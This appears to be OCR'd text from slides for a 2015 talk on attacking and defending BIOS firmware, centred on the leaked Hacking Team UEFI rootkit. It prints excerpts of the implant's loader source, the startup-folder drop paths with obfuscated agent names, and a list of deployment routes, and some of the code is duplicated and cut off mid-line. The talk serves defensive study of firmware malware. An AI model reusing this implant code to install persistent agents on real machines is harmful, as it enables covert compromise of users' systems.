
Exploit tricks SMI handler to write to an address **inside SMRAM**

[Attacking and Defending BIOS in 2015](#)

Exploiting firmware SMI handler




What about Secure Boot?



Madness, as you
know, is a lot like
gravity, all it takes
is a little push.



Going deeper or bypass still possible?



BIOS Rootkits In-The-Wild




HakingTeam Vector-EDK


Hacking Team UEFI Implant

- First* discovery of non-PoC UEFI Malware
- Persistent copy of malicious agent inside BIOS

Hacking Team UEFI Implant : Modules



Hacking Team UEFI Implant: How It Works



Hacking Team UEFI Implant: How It Works

```
EFI_STATUS
EFIAPI
_ModuleEntryPoint (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loader.\n"));
    InitializeLib(ImageHandle, SystemTable);

    gReceived = FALSE; // reset event!

    //CpuBreakpoint();

    // wait for EFI EVENT GROUP READY TO BOOT
    gBootServices->CreateEventEx(0x200, 0x10, &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event);

    return EFI_SUCCESS;
}
```



```

...
EFI_GUID LAUNCH_APP =
{
    0xeaaa9a8c,
    0xc9c1,
    0x46e2,
    { 0x9d, 0x52, 0x43, 0x2a, 0xd2, 0x5a, 0x9b, 0x0b }
};
...

NewFilePathProtocol = (EFI_DEVICE_PATH_PROTOCOL *) ((UINT8 *) NewDevicePathProtocol + DevicePathLength);
NewFilePathProtocol->Type = 0x04;
NewFilePathProtocol->SubType = 0x06;
NewFilePathProtocol->Length[0] = 0x14;
NewFilePathProtocol->Length[1] = 0x00;
gBootServices->CopyMem(((CHAR8 *) (NewFilePathProtocol) + 4), LAUNCH_APP, sizeof(EFI_GUID));

NewDevicePathEnd = (EFI_DEVICE_PATH_PROTOCOL *) ((UINT8 *) NewDevicePathProtocol + DevicePathLength + sizeof(EFI_GUID) + 4);

NewDevicePathEnd->Type = 0x7f;
NewDevicePathEnd->SubType = 0xff;
NewDevicePathEnd->Length[0] = 0x04;
NewDevicePathEnd->Length[1] = 0x00;

Status = gBootServices->LoadImage(FALSE, gImageHandle, NewDevicePathProtocol, NULL, 0, &ImageLoadedHandle);

...

EFI_STATUS
EFIAPI
_ModuleEntryPoint (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loader.\n"));
    InitializeLib(ImageHandle, SystemTable);

    gReceived = FALSE; // reset event!

    // wait for EFI EVENT GROUP READY TO BOOT
    gBootServices->CreateEventEx(0x200, 0x10, &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event);

    return EFI_SUCCESS;
}

```

```

...
EFI_GUID LAUNCH_APP =
{
    0xeaa9aac,
    0xc9c1,
    0x46e2,
    { 0x9d, 0x52, 0x43, 0x2a, 0xd2, 0x
};
...

NewFilePathProtocol = (EFI_DEVICE_
NewFilePathProtocol->Type = 0x04;
NewFilePathProtocol->SubType = 0x0
NewFilePathProtocol->Length[0] = 0
NewFilePathProtocol->Length[1] = 0
gBootServices->CopyMem(((CHAR8 *)

NewDevicePathEnd = (EFI_DEVICE_PAT
NewDevicePathEnd->Type = 0x7f;
NewDevicePathEnd->SubType = 0xff;
NewDevicePathEnd->Length[0] = 0x04
NewDevicePathEnd->Length[1] = 0x00

Status = gBootServices->LoadImage(
...
EFI_STATUS
EFIAPI
_ModuleEntryPoint (
    IN EFI_HANDLE ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loa
    InitializeLib(ImageHandle, SystemT

    gReceived = FALSE; // reset event

    // wait for EFI EVENT GROUP READY.
    gBootServices->CreateEventEx(0x200
    return EFI_SUCCESS;
}

```

FIND_XXXXX_FILE_BUFFER_SIZE

CALC_OFFSET

UefiMain

CheckfTA

SetfTA

DevicePathLength);

CheckAL

InstallAgent

GUID));

InsertFileLock

RemoveFileLock

DevicePathLength + sizeof(EFI_GUID) + 4);

TestIsUserNotEmpty

FileHandleGetInfo

FileHandleSetPosition

, &ImageLoadedHandle);

FileHandleIsDirectory

FileHandleFindFirstFile

FileHandleRead

GetHandleListByProtocol

FileHandleFindNextFile

CheckUsers

GetImageFromFv

GetImageEx

UefiMain

ent);

Hacking Team UEFI Implant: How It Works

```
#define FILE_NAME_SCOUT L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_SOLDIER L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_ELITE L"\\AppData\\Local\\"
#define DIR_NAME_ELITE L"\\AppData\\Local\\Microsoft\\"

// (20 * (6+5+2))+1) unicode characters from EFI FAT spec (doubled for bytes)
#define MAX_FILE_NAME_LEN 512
#define FIND_XXXXX_FILE_BUFFER_SIZE (SIZE_OF_EFI_FILE_INFO + MAX_FILE_NAME_LEN)
#define CALC_OFFSET(type, base, offset) (type)((UINTN)base + (UINT32)offset)

#ifdef FORCE_DEBUG
UINT16 g_NAME_SCOUT[] = L"scoute.exe";
UINT16 g_NAME_SOLDIER[] = L"soldier.exe";
UINT16 g_NAME_ELITE[] = L"elite";
#else
//32 byte per inserire 16 caratteri unicode
UINT16 g_NAME_SCOUT[] = L"6To_60S7K_FU06yjEhjh5dpFw96549UU";
UINT16 g_NAME_SOLDIER[] = L"kdfas7835jfwe09j29FKFLDOR3r35fJR";
UINT16 g_NAME_ELITE[] = L"eorpekf3904kLDKQ0023iosdn93smMXK";
#endif
```

Hacking Team : Results

How can I deploy the Agent?

- Via SPI programmer circuit (physical access to motherboard);
- Via Service Mode (recovery device);
- Via firmware upgrade (actually SecureFlash limitation to bypass);
- **Via exploitation of firmware vulnerability**

]HackingTeam[



I'M NOT A
MONSTER

DEITYBOUNCE

